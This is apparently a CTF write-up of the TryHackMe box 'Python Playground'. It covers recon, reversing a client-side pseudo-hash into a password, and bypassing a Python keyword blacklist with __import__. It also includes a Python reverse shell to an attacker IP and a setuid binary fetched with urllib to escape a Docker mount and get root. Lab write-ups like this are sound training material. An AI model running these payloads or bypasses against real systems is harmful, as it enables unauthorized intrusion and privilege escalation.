



As the name suggests, this box was all about using python to exploit its vulnerabilities. Each part of this box was like a puzzle piece which, when connected together, gave you the ability to escalate to root. Let's get right into the box, as I'll go into detail about each aspect of exploiting this box's vulnerabilities.

RECON


As usual, I will start by scanning the ports with **nmap**:

```
Nmap scan report for 10.10.132.151
Host is up (0.24s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f4:af:2f:f0:42:8a:b5:66:61:3e:73:d8:0d:2e:1c:7f (RSA)
|   256 36:f0:f3:aa:6b:e3:b9:21:c8:88:bd:8d:1c:aa:e2:cd (ECDSA)
|_  256 54:7e:3f:a9:17:da:63:f2:a2:ee:5c:60:7d:29:12:55 (ED25519)
80/tcp open  http    Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Python Playground!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looks like only http and ssh are open. There is not much information from this nmap scan, other than that we know the box is running Ubuntu.



Clicking on Login or Sign up doesn't lead to anything interesting, as we are just met with this page:




It looks like each web page is appended with **.html**, so let's run a gobuster on the root page with the extension **.html**:

```
/login.html (Status: 200)
/admin.html (Status: 200)
/index.html (Status: 200)
/signup.html (Status: 200)
/. (Status: 301)
```

The **/admin.html** directory particularly stands out, so let's check it out.

Getting Credentials



Immediately from the name of this login form, it looks like there is probably a user named **Connor**. It's good practice to check out the source code to see if there are any interesting comments or links to other directories on the website.

```
<script>
  // I suck at server side code, luckily I know how to make things secure without it - Connor

  function string_to_int_array(str){
    const intArr = [];

    for(let i=0;i<str.length;i++){
      const charcode = str.charCodeAt(i);

      const partA = Math.floor(charcode / 26);
      const partB = charcode % 26;

      intArr.push(partA);
      intArr.push(partB);
    }

    return intArr;
  }

  function int_array_to_text(int_array){
    let txt = '';

    for(let i=0;i<int_array.length;i++){
      txt += String.fromCharCode(97 + int_array[i]);
    }

    return txt;
  }

document.forms[0].onsubmit = function (e){
    e.preventDefault();

    if(document.getElementById('username').value !== 'connor'){
      document.getElementById('fail').style.display = '';
      return false;
    }

    const chosenPass = document.getElementById('inputPassword').value;

    const hash = int_array_to_text(string_to_int_array(int_array_to_text(string_to_int_array(chosenPass))));

    if(hash === 'dxeedxebdwemdwesdxdtdweqdxefdxefdxdudueqduerdvdtdvdu'){
      window.location = 'super-secret-admin-testing-panel.html';
    }else {
      document.getElementById('fail').style.display = '';
    }
    return false;
}
```

So we can see from the code above that the login form takes a password and “hashes it”. I put “hash” in quotes because this code does not actually hash an input. In an actual password hash, the output does not give information about the input. For example, in mathematical operation of addition we know that **1+1=2**. However, let’s say I added two numbers together without telling you which numbers I added, and all I told you was that the sum of those two numbers is equal to **2**. Then I asked you, “Which two numbers did I add to get the number **2**?”. It could be **1+1**, or **2+0,** or maybe even **1.7+0.3**. The possibilities are endless.

The problem with the code on the webpage, is that it leaks the hash to us as well as how the hash was produced, but more importantly, the length of the hash is dependent on the length of

the input. This means that data is not lost during the hashing process. All of this considered, we can reverse the hash to get the password. A very simple way to do this is by taking the javascript code that we saw in the source of the webpage, and inputting all characters in the order determined by the ascii table. Using this, we can see the output that the hash creates for each letter (remember about how this code does not lose inputted data)?

```
letters = "dudzdueaduebduecdueddueeduefduegduehdueiduejduekduelduemd
if(option == "2"):
    hashed = input("Please enter a hash: ")
    n = 4 # Splits letters and hashed into groups of four
    letters = [(letters[i:i+n]) for i in range(0, len(letters), n)]
    hashed = [(hashed[i:i+n]) for i in range(0, len(hashed), n)]

    def match_test():
        for i in range(len(hashed)):
            for letter in letters:
                if(letter == hashed[i]):
                    print(chr(letters.index(letter)+32),end = "")
    match_test()
```

Using this method, our code does not need a lot of lines. You can view my script here if you'd like. I have since edited it to be more user-friendly.

Incidentally, even if we did not know the code of the hash, we can see that the length of the output is always four times the length of the input (because data is not lost).

```
└──╼ $./crack.py
This program can only "crack hashes" that only use the following characters: !"#$%&'()
*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~

[1] "Hash" a password.
[2] "Crack" a hash.

Please enter which function you would like to perform: 1
Please enter a password to hash: 0xd4y
duepdxejdwepdvdtdxek
┌─[0xd4y@Writeup]-[~/business/tryhackme/hard/linux/pythonplayground/flag2]
└──╼ $echo -n duepdxejdwepdvdtdxek|wc -c
20
```

Anyways, let's try the cracking function!

```
└──╼ $./crack.py
This program can only "crack hashes" that only use the following characters: !"#$%&'()*
+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~

[1] "Hash" a password.
[2] "Crack" a hash.

Please enter which function you would like to perform: 2
Please enter a hash: dxeedxebdwemdwesdxdtdweqdxefdxefdxdudueqduerdvdtdvdu
spaghetti1245┌─[0xd4y@Writeup]─[~/business/tryhackme/hard/linux/pythonplayground/flag2]
└──╼ $
```

And we get Connor's password as **spaghetti1245**. Inputting the username connor and the password, we get redirected to **/super-secret-admin-testing-panel.html.**

It turns out that we could have just gone to this page without even needing Connor's password:

```
if(hash === 'dxeedxebdwemdwesdxdtdweqdxefdxefdxdudueqduerdvdtdvdu'){
  window.location = 'super-secret-admin-testing-panel.html';
```

I did not realize this the first time going through the box. Looks like authenticated cookies are not needed to view this site.

Python Playground! - By Connor

Go!

Typing python code into the text field, we see that this form runs our code. So let's try a python reverse shell:

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.29.238",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

```
Security threat detected!
```

Unfortunately, this does not work as there is some sort of blacklist on the import keyword. I tried bypassing this by writing **'imp'** to a file and then appending **'ort'** to it. Finally, I could try executing it with the **exec** function:

```
f = open('/tmp/shell.py','w')
f.write('imp')
f.close()
f = open('/tmp/shell.py','a')
f.write('ort socket,subprocess,os;s=sock
f.close()
exec(open('/tmp/shell.py').read())
```

Unfortunately, the **exec** function is blacklisted as well. However, if you have read my Develpy Writeup, then you know there is one more thing we have left to try:

```
socket = __import__('socket')
subprocess = __import__('subprocess')
os = __import__('os')

socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.29.238",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Using the **__import__** keyword, we can circumvent the blacklist.

```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/hard/linux/pythonplayground/flag2]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.2.29.238] from (UNKNOWN) [10.10.70.78] 43036
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Awesome! We're root. But there's a catch:

```
# ls -la /
total 60
drwxr-xr-x   1 root root 4096 May 16  2020 .
drwxr-xr-x   1 root root 4096 May 16  2020 ..
-rwxr-xr-x   1 root root    0 May 16  2020 .dockerenv
```

Looks like we are in a docker container :(. Well, let's just get the first flag.

```
# find / 2>/dev/null|grep -i flag1.txt
/root/flag1.txt
# wc -c /root/flag1.txt
38 /root/flag1.txt
```

We can also ssh into the box using the credentials for Connor that we saw earlier.

```
connor@pythonplayground:~$ ls
flag2.txt
connor@pythonplayground:~$ wc -c flag2.txt
38 flag2.txt
```

ROOT PRIVESC

So we have a reverse shell inside a docker container and we are in the actual box through an ssh session, but how are we going to get root? I ran the [linPEAS] privilege escalation enumeration script on the ssh session, but it did not find anything out of the ordinary. This part of rooting the box is really cool and is when we piece together our shells. Let's run linPEAS on the reverse shell and see if we can find anyway to escape it and get root:

```
[+] System stats
Filesystem      Size  Used Avail Use% Mounted on
overlay         9.8G  4.9G  4.5G  53% /
tmpfs            64M     0   64M   0% /dev
tmpfs           240M     0  240M   0% /sys/fs/cgroup
shm              64M     0   64M   0% /dev/shm
/dev/xvda2      9.8G  4.9G  4.5G  53% /mnt/log
tmpfs           240M     0  240M   0% /proc/acpi
tmpfs           240M     0  240M   0% /proc/scsi
tmpfs           240M     0  240M   0% /sys/firmware
              total        used        free      shared  buff/cache   available
Mem:         490724      185384       30812         944      274528      295524
Swap:             0           0           0
```

Above we can see that the **log** directory is mounted on the docker container. Using this mount, we can interact directly with the host system. It's important to note that due to us being root in

the docker container, we can make files on **/var/log** as root. We can create a setuid binary by compiling the following code and giving it setuid permissions:

```c
#include <unistd.h>

int main()
{
    setuid(0);
    execl("/bin/bash", "bash", (char *)NULL);
    return 0;
}
```

Unfortunately, there is no way to download this using **wget** or **curl** as it is not on the docker container. However, in the theme of this box, we can download files using python with the **urllib.request** module:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/hard/linux/pythonplayground]
└──╼ $gcc setuid.c -o root
┌─[0xd4y@Writeup]─[~/business/tryhackme/hard/linux/pythonplayground]
└──╼ $python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.102.18 - - [26/Mar/2021 04:14:47] "GET /root HTTP/1.1" 200 -
```

```
# cd /mnt/log
# echo "import urllib.request;url = 'http://10.2.29.238:8000/root';urllib.request.urlretri
eve(url, '/mnt/log/root')" > download.py
# python3 download.py
# chmod +xs root
```

```
connor@pythonplayground:/var/log$ ls
alternatives.log  btmp                  download.py  journal    lxd          unattended-upgrades
apt               cloud-init-output.log dpkg.log     kern.log   root         wtmp
auth.log          cloud-init.log        faillog      landscape  syslog
bootstrap.log     dist-upgrade          installer    lastlog    tallylog
connor@pythonplayground:/var/log$ ./root
bash-4.4# wc -c /root/flag3.txt
38 /root/flag3.txt
```

And we are root!

BONUS

```
function isAllowed(code){
    if(typeof code !== 'string'){
        return false;
    }
    if(code.indexOf('import ') >= 0){
        return false;
    }
    if(code.indexOf('eval') >= 0){
        return false;
    }
    if(code.indexOf('.system') >= 0){
        return false;
    }
    if(code.indexOf('exec') >= 0){
        return false;
    }

    return true;
}
```

Here we can see all the blacklisted strings. Note how the script checks for **“import “** rather than **“import”**. This seemingly unimportant space makes the difference between allowing **__import__** and not. Changing this makes the program invulnerable (as far as I know). Thank you to **@deltatemporal** for the great challenge and cool privesc! Thank you to you as well for reading this writeup!